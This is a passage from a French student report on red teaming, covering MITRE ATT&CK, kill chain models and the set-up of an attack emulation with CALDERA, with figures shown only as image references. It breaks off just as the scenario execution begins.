Bien que certains chefs d'entreprise soient agacés par le besoin de mises à jour constantes, elles sont nécessaires. De nouveaux problèmes et vulnérabilités apparaîtront de temps à autre dans les logiciels de gestion. Les mises à jour existent pour corriger les vulnérabilités logicielles et se prémunir contre les menaces de sécurité potentielles.

Les dépenses associées aux mises à jour logicielles et matérielles peuvent être importantes. Pourtant, le résultat en vaut généralement la peine.

4.2.6: Installer un logiciel antivirus et un pare-feu

Enfin, il faut prévenir les failles de sécurité et les cyberattaques en installant un logiciel antivirus. Chaque ordinateur de l'entreprise doit être doté d'un antivirus et doit être mis à jour régulièrement. Il faut s'assurer qu'un pare-feu est toujours en place.

5. Conclusion

Dans ce chapitre nous avons étudié Le Red Teaming. Nous avons présenté et défini le red teaming ainsi que les étapes de la procedure d'une attaque. Nous avons également consacré une partie pour présenter les cyber attaques et les contre mesures.

Chapitre 2:
Emulation des cyberattaques pour le red teaming

1. Introduction

Dans ce chapitre Nous allons d'abord présenter MITRE ATT&CK de manière générale parla suite l'outil d'analyse de la menace. en fin nous allons montrer Scénario d'attaque

2. Simulation et émulation

Lorsque l'on raisonne sur la réplication du comportement de l'adversaire, «l'émulation de l'adversaire» et la «simulation de l'adversaire» semblent être utilisées de manière interchangeable. Les cadres d'équipe rouge populaires, comme TIBER [9] et AASE [10], désignent l'exercice comme une « simulation », tandis que « l'émulation » est couramment utilisée par les solutions automatisées. A défaut de distinction officielle entre les deux termes dans le contexte de la sécurité offensive, nous suivrons la définition des deux termes appliquée à ce domaine, et l'analyse de NVISO Labs basée sur des exemples pratiques [11].

2.1: Émulation

Rester proche des Tactiques Techniques et Procedure (TTP) d'un acteur menaçant spécifique, exécutant l'attaque comme ils le feraient. La disponibilité de renseignements précis sur les menaces concernant un auteur de menace spécifique est une condition préalable importante. De nombreuses contraintes pratiques existent qui rendent l'émulation réelle très difficile voire impossible à réaliser, et l'émulation réelle n'est donc pas nécessairement le statu quo en sécurité offensive.

2.2: Simulation

Lors de l'exécution d'une simulation d'attaque, des aspects d'attaques réelles sont utilisés. Cela permet aux équipes rouges d'être plus créatives et d'utiliser les TTP adverses comme bon leur semble. Du côté défensif, cela pourrait ressembler à une véritable attaque, alors qu'il ne s'agit que d'une simulation.

3. Modélisation de l'adversaire

La modélisation du comportement des acteurs de la menace est un élément essentiel à la fois de leur émulation et de la mise en œuvre de contrôles défensifs. Décrire les TTP

contradictoires à l'aide d'une taxonomie commune force un niveau de structure dans ces deux cas d'utilisation et aide à la communication et à la compréhension entre les entités du secteur de la sécurité de l'information

Le comportement de l'adversaire peut être modélisé à différents niveaux d'abstraction. On parle de niveau tactique lorsqu'on considère les objectifs de haut niveau des adversaires. En descendant l'échelle de l'abstraction, nous atteignons le niveau technique, qui décrit comment les attaquants atteignent leurs objectifs tactiques. Au niveau procédural, nous examinons les actions précises qu'un adversaire entreprend pour atteindre ses objectifs techniques. Les procédures sont les implémentations des techniques trouvées à un niveau d'abstraction supérieur.

3.1: Cyber kill chain

Prêtant le concept d'une chaîne de destruction à l'armée, Lockheed Martin a introduit l'un des premiers modèles de comportement de l'adversaire dans le cyberespace, appelé la Cyber Kill Chain (CKC) [12]. Le CKC se compose de 7 phases tactiques de haut niveau, décrivant principalement le comportement jusqu'à l'installation du logiciel contrôlé par l'adversaire sur le premier hôte du réseau cible

3.2: Mitre att&ck

MITRE développe une base de connaissances et un modèle de comportement contradictoire appelé ATT&CK [13]. Entre autres, le cadre contient un modèle d'adversaire axé sur les attaques de réseau d'entreprise. ATT&CK décrit le comportement de l'adversaire aux niveaux tactique et technique, et est donc souvent visualisé comme une matrice avec des tactiques en colonnes et des techniques en lignes. Les tactiques et les techniques sont étiquetées avec des identifiants uniques, permettant au cadre d'être utilisé comme référence à de nombreuses fins différentes dans le domaine de la cybersécurité. Jusqu'à la version 8 d'ATT&CK, les techniques préparatoires (reconnaissance et développement des ressources) étaient couvertes dans un domaine distinct appelé PRE-ATT&CK. Étant donné qu'il s'agit d'une mise à jour très récente, la plupart des publications font encore référence au PRE-ATT&CK lorsqu'elles abordent le domaine préparatoire et de nombreux fournisseurs de CTI ne couvrent pas les techniques préparatoires dans leurs rapports. Dans la version la plus récente d'ATT&CK3, les techniques préparatoires ont été intégrées au domaine Entreprise.

3.3: Unified kill chain

En 2017, Paul Pols a introduit la Unified Kill Chain (UKC) [14]. La chaîne de destruction est construite grâce à une combinaison de la chaîne de destruction cybernétique originale telle que définie par Lockheed Martin, MITRE ATT&CK et des observations des APT et des équipes rouges. L'UKC est le modèle de chaîne de destruction le plus avancé en termes de complexité tactique, contenant 18 phases qui décrivent le cycle de vie d'une attaque.

Depuis son introduction, MITRE ATT&CK est devenu un modèle d'adversaire très populaire dans l'industrie, et c'est le seul cadre de cette comparaison qui décrit également l'activité d'adversaire au niveau technique. Il s'agit d'une fonctionnalité utile lors du développement et du raisonnement sur les solutions AAE, et nous continuerons donc à l'utiliser comme modèle d'adversaire dans le reste de ce travail.

4. Mitre att&ck

MITRE ATT&CK® est une base de connaissances accessible dans le monde entier sur les tactiques et techniques de l'adversaire, basée sur des observations du monde réel. La base de connaissances ATT&CK est utilisée comme base pour le développement de modèles et de méthodologies de menaces spécifiques dans le secteur privé, au gouvernement et dans la communauté des produits et services de cybersécurité.

Avec la création d'ATT&CK, MITRE remplit sa mission de résoudre les problèmes pour un monde plus sûr - en rassemblant les communautés pour développer une cybersécurité plus efficace. ATT&CK est ouvert et accessible gratuitement à toute personne ou organisation.

5. Les équipes de défense de MITRE ATT&CK®

Les équipes défensives – qu’elles soient tactiques, stratégiques ou opérationnelles – peuvent s’appuyer sur MITRE ATT&CK® pour mener des activités concrètes, comme la création de règles de prévention et de détection, ou encore pour guider les décisions relatives à l’architecture et aux politiques de sécurité de l’entreprise.

L’un des plus grands problèmes liés au cadre MITRE ATT&CK® concerne le nombre de techniques répertoriées : il peut être difficile, pour les équipes défensives, de

savoir sur quelles techniques se focaliser en priorité. Le tableau ci-dessous n'offre qu'un aperçu des centaines de techniques recensées :

Exécution	Persistance	Privilège Escalassions	Défende Evasion
AppleScript	Bash_profile and Bashrc	Access Token Manipulation	Access Token Manipulation
CMSTP	Axxessibility Features	Accessibilty Features	BITS jobs
Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding
Compiled HTML File	AppCert DLLs	Applnit DLLs	Bypass User Account Control
Control Panel Items	Applint DLLs	Application Shimming	CMSTP
Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History
Execution through API	Authentification Package	DLL Search Order Hijacking	Code signing

TABLEAU 1: CENTAINES DE TECHNIQUES RECENSEES

Pour tirer pleinement parti de MITRE ATT&CK®, vous devez vous focaliser sur les éléments qui donneront à votre équipe les meilleures chances de détecter les attaques en conditions réelles. Partant de ce constat, l'équipe F-Secure prend en compte plusieurs paramètres :

5.1: En conditions réelles

Dans la majorité des attaques réelles, nous constatons que les pirates informatiques n'utilisent qu'un sous-ensemble des techniques MITRE.

MITRE ATT&CK® contient 59 techniques de persistance différentes. Pourtant, la plupart des attaques rencontrées par F-Secure ne concernent que sept d'entre elles. Dans un monde parfait, les équipes de sécurité devraient couvrir toutes les techniques. Cependant, avec des ressources limitées, il est important de donner la priorité aux techniques les plus couramment utilisées, pour augmenter vos taux de détection et votre efficacité globale. L'analyse des rapports d'intrusions informatiques rendus publics peut s'avérer très utile pour déterminer quelles techniques les pirates informatiques utilisent le plus couramment.

5.2: Collecte et analyse

La détection de chaque technique repose sur l'analyse de différents ensembles de données spécifiques. Dans certains cas, il n'est pas possible de collecter ces données, soit pour des raisons techniques, soit pour des raisons de performances. En vérifiant les possibilités de télémétrie, vous pourrez rapidement inclure ou exclure des techniques MITRE dans votre spectre de détection. N'oubliez pas non plus les coûts de stockage et d'analyse associés à chaque ensemble de données télémétriques, car ils peuvent s'avérer prohibitifs. Par exemple, les données de processus comptent parmi les ensembles de données les plus utiles car elles peuvent vous montrer ce qu'un pirate informatique a exécuté sur un système. Les logs de firewall, en revanche, bien qu'utiles, peuvent être d'un volume nettement plus important et ne représenter qu'un intérêt marginal.

6. MITRE ATT&CK est un outil d'analyse de la menace

MITRE est une organisation à but non lucratif créée en 1958 dont l'objectif est de « résoudre les problèmes pour un monde plus sûr ».

MITRE est historiquement connu dans le monde de la sécurité informatique pour maintenir la liste des Common Vulnerabilities and Exposures (CVE), où toute vulnérabilité publiée au niveau international reçoit un code au format CVE-ANNEE-REFERENCE (où ANNEE correspond à l'année de publication, et REFERENCE à un numéro qui s'incrémente à chaque nouvelle vulnérabilité publiée dans l'année étudiée).

En 2013, MITRE crée un modèle d'analyse de la menace pesant sur un environnement Windows utilisé en entreprise.

Ce modèle a ensuite fait l'objet d'analyses et d'évolutions complémentaires jusqu'à mai 2015, où il est rendu public pour la première fois avec 96 techniques réparties dans 9 tactiques.

MITRE a ensuite étendu le périmètre de son modèle d'analyse afin de couvrir un spectre plus large de systèmes, avec Windows, Linux, et macOS, pour sortir en 2017 l'outil « MITRE ATT&CK For Enterprise ».




FIGURE 8: MATRICE MITRE ATT&CK FOR ENTERPRISE GENEREE AVEC LE MITRE ATT&CK NAVIGATOR

7. Scénario d'attaque

Dans ce scénario, les figures 9 et 10 illustrent comment, grâce à l'application de CALDERA, il a été possible d'infiltrer toutes les données de l'appareil de la victime après avoir obtenu l'accès initial, l'accès aux informations d'identification et l'utilisation de tactiques et de techniques de mouvement latéral. En utilisant la tactique d'accès initial (IA), l'ennemi tente de créer un « pied » à l'intérieur de l'infrastructure existante pour permettre l'accès au réseau cible. Les tactiques IA sont finalement utilisées pour comprendre l'infrastructure cible




FIGURE 9: TACTIQUES ET TECHNIQUES ATT&CK.




FIGURE 10: LE DEFENSEUR WINDOWS ET LE PARE-FEU NE PEUVENT PAS DETECTER LA CHARGE UTILE.

7.1: Credential access

L'accès aux informations d'identification consiste en des techniques de vol d'informations d'identification telles que les noms de compte et les mots de passe. Les techniques utilisées pour obtenir des informations d'identification comprennent l'enregistrement de frappe ou le vidage d'informations d'identification. L'utilisation d'informations d'identification légitimes peut permettre aux adversaires d'accéder aux systèmes, les rendre plus difficiles à détecter et offrir la possibilité de créer davantage de comptes pour les aider à atteindre leurs objectifs.[4]

7.2: Lateral movement

L’expression « lateral movement » désigne les techniques utilisées par un cyberattaquant, après avoir obtenu un accès initial à un réseau, pour s’y insinuer plus profondément à la recherche de données sensibles et d’autres ressources de grande valeur. Une fois qu’il s’est introduit dans le réseau, le cyberattaquant maintient un accès persistant en se déplaçant dans l’environnement compromis et en obtenant des privilèges toujours plus importants grâce à divers outils.[5]

7.3: Exfiltration

L’exfiltration de données est le vol ou le transfert non autorisé des données depuis un terminal ou un réseau. Selon le cadre MITRE ATT&CK, les cyberadversaires collectent les données, puis les exfiltrent sous forme de packages pour pouvoir échapper à la détection. Ces packages peuvent être compressés et chiffrés.[6]

7.4: Collection

La collecte comprend les techniques que les adversaires peuvent utiliser pour recueillir des informations et les sources à partir desquelles les informations sont collectées et qui sont pertinentes pour poursuivre les objectifs de l'adversaire. Souvent, le prochain objectif après la collecte de données est de voler (exfiltrer) les données. Les sources cibles courantes incluent divers types de lecteurs, navigateurs, audio, vidéo et e-mail. Les méthodes de collecte courantes incluent la capture d'écran et la saisie au clavier.

7.5: Évasion de la défense

La tactique de l'évasion de la défense concerne un adversaire à travers diverses techniques évitant la détection des logiciels défensifs d'un système tels que les programmes antivirus. Parfois, les techniques utilisées dans d'autres tactiques aident également ici [8].

8. AttackLang

Toutes les attaques individuelles des techniques MITRE ATT&CK qui ont été implémentées dans MAL ont ensuite été combinées en un système unifié appelé attackLang. La raison en était de créer une représentation plus complète d'un système. Cela nous permet de voir plus clairement comment une étape d'attaque mène à la suivante et ainsi de suite. un méta modèle graphique d'attackLang peut être trouvé. Il montre les différents actifs et comment ils sont connectés. Une ligne pointillée avec un triangle à la fin signifie l'héritage tandis que les lignes droites montrent comment les actifs sont liés.

9. Conclusion

MITRE ATT&CK® est une base de connaissances entier sur les tactiques et techniques de l'adversaire, basée sur des observations du monde réel. Dans ce chapitre, nous avons pu expliquer ce que c'est MITRE ATT&CK et leur scénario.

Chapitre 3 : *Emulation d'un scenario d'attaque avec Caldera*

1. Introduction

Dans ce chapitre nous nous intéressons à une emulation de scenario d'attaque réelle appliquée à caldera…Pour ce faire, nous avons tout d'abord appliqué les diverses étapes que nous avons détaillé dans le deuxième chapitre. Les outils logiciels seront également représentés dans ce chapitre.

2. Les outils utilisés

2.1: VirtualBox

VirtualBox est le logiciel de virtualisation gratuit, open source et multiplateforme d'Oracle. Celui-ci permet d'héberger une ou plusieurs machines virtuelles, avec des systèmes d'exploitation différents.

Le logiciel fonctionne sur différents systèmes d'exploitation hôtes à savoir Windows, Linux, macOS et Solaris et prend en charge une multitude de systèmes d'exploitation invités en tant que machines virtuelles (Windows, Linux, Solaris, Mac, Unix sous différentes versions).

Grâce à ces systèmes d'exploitation invités, vous pouvez par exemple tester des logiciels sur une machine virtuelle (ou plusieurs en simultané) sans prendre le risque d'endommager votre ordinateur (hôte).

FIGURE 11: LOGO DE LOGICIEL VIRTUALBOX

2.2: Ubuntu

Ubuntu est un système d'exploitation GNU/Linux fondé sur Debian. Il est développé, commercialisé et maintenu pour les ordinateurs individuels, les serveurs et les objets connectés par la société Canonical.

FIGURE 12: SYSTEME D'EXPLOITATION UBUNTU

2.3: Caldera

2.3.1: Définition

CALDERA est un cadre de cybersécurité conçu pour exécuter facilement des exercices autonomes de violation et de simulation. Il peut également être utilisé pour exécuter des engagements manuels de l'équipe rouge ou une réponse automatisée aux incidents. CALDERA est construit sur le cadre MITRE ATT&CK™ et est un projet de recherche actif à MITRE.

Pour mettre en place un environnement de développement pour CALDERA, et pour compiler dynamiquement des agents, il est recommandé :

- GoLang 1.17+ (pour une fonctionnalité d'agent optimale)
- Matériel : 8 Go+ de RAM et 2+ processeurs
- Les packages répertoriés dans le fichier des exigences de développement




FIGURE 13: CALDERA

2.3.2: Installation

CALDERA peut être installé rapidement en exécutant les 4 commandes suivantes dans votre terminal, La **figure 14** montre comment j'ai installé Calder sur mon PC :




FIGURE 14: INSTALLATION CALDERA

3. Exécution de scénario

Nous émulerons les techniques d'attaque suivantes à l'aide de CALDERA. Ces techniques sont émulées sur les terminaux ubunto et Windows.

Dans cette section nous exécuterons le scénario détaillé dans la section 5 du chapitre 2

